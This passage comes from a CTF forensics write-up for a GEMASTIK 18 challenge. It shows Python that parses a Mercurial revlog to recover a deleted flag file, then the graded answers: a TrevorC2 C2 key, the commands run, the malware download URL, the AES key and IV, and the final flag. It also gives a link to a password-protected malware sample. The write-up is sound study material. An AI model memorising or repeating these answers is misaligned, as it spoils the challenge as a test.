        self.p1 = struct.unpack(">i", buf[24:28])[0]
        self.p2 = struct.unpack(">i", buf[28:32])[0]
        self.hash = buf[32:64].hex()

def parse_revlog_index(i_path, d_path=None):
    """Parse a revlog .i file and optionally the .d file if present"""
    i_file = Path(i_path)
    d_file = Path(d_path) if d_path else None
    entries = []

    with open(i_file, "rb") as f_i:
```

```
        content = f_i.read()

    # Each entry in .i is 64 bytes
    num_entries = len(content) // 64
    for rev in range(num_entries):
        buf = content[rev*64:(rev+1)*64]
        header = RevlogHeader(buf)

        if d_file:
            # If .d exists, read the data from there
            with open(d_file, "rb") as f_d:
                f_d.seek(header.offset)
                raw = f_d.read(header.compressed_length)
        else:
            # Inline data: read immediately after header in .i
            raw = content[rev*64 + 64 : rev*64 + 64 +
header.compressed_length]

        # Decompress if zlib compressed
        if raw and raw[0:1] == b'x':  # zlib compressed
            data = zlib.decompress(raw[1:])
        elif raw and raw[0:1] == b'u':  # uncompressed
            data = raw[1:]
        else:
            data = raw  # unknown / empty

        entries.append(RevlogEntry(header, data))

    return entries

# Example usage:
revlog_file = ".hg/store/data/flag.py.i"
entries = parse_revlog_index(revlog_file)

for rev, e in enumerate(entries):
    print(f"Revision {rev}:")
    print(f"  Hash: {e.header.hash}")
    print(f"  Data length: {len(e.data)}")
    print(f"  Data (first 64 bytes): {e.data}")
```

Terus jadi setelah diextract **flag** contentnya, kita decrypt pake blowfish yang `script.py` tadi.



Please answer the following questions:

No 1:
Question: C2 server yang digunakan (Case sensitive)
Format: -
Answer:> Sending: **TrevorC2**
Correct

No 2:
Question: Key yang digunakan oleh C2 server
Format: -
Answer:> Sending: **aewfoijdc887xc6qwj21t**
Correct

No 3:
Question: Perintah kedua yang dijalankan oleh C2 server
Format: -
Answer:> Sending: **whoami**
Correct

No 4:
Question: URL lengkap tempat threat actor mendownload malware
Format: http://gemastik.ctf/example/path
Answer:> Sending: **http://192.168.56.102:8888/m**
Correct

No 5:
Question: Jenis enkripsi yang digunakan oleh malware (https://drive.google.com/file/d/10zK16LpksXP-6j7tLHjXXBswKoavi0J3/view?usp=sharing.

pass: infected321)
Format: -
Answer:> Sending: **AES**
Correct

No 6:
Question: Key yang digunakan untuk mengenkripsi file
Format: -
Answer:> Sending: **7aeaef7351e88b7a**
Correct

No 7:
Question: IV yang digunakan untuk mengenkripsi file
Format: -
Answer:> Sending: **b2195af3d80ec529**
Correct

No 8:
Question: Commit message yang dipush oleh threat actor
Format: -
Answer:> Sending: **remove flag hahaha**
Correct

No 9:
Question: Isi asli dari file `flag`
Format: -
Answer:> Sending: **Walawe1337!!@@**
[+] Receiving all data: Done (71B)
[*] Closed connection to 165.232.133.53 port 9081
Correct

Congrats! Flag: **GEMASTIK18{8a0ff41679ec8dde84f47f482693f32e}**

Key Take Ways

Below are some key take ways after solving the problem (my lack of skill if any).

1. hg file structure
2. pycdc tools (https://github.com/zrax/pycdc)
3. jalanin pyarmor (atau mungkin malware-nya langsung) dan mem dump

References

---

1. https://pyinstxtractor-web.netlify.app/ ↩ ↩

2. https://github.com/trustedsec/trevorc2 ↩
3. https://medium.com/@0xMr_Robot/black-hat-mea-quals-ctf-2023-reverse-challenges-662449be9108 ↩
4. https://ngoldbaum.github.io/posts/revlog/, https://repo.mercurial-scm.org/hg/help/internals.revlogs, https://repo.mercurial-scm.org/hg/file/a185b903bda3/mercurial/help/internals/revlogs.txt ↩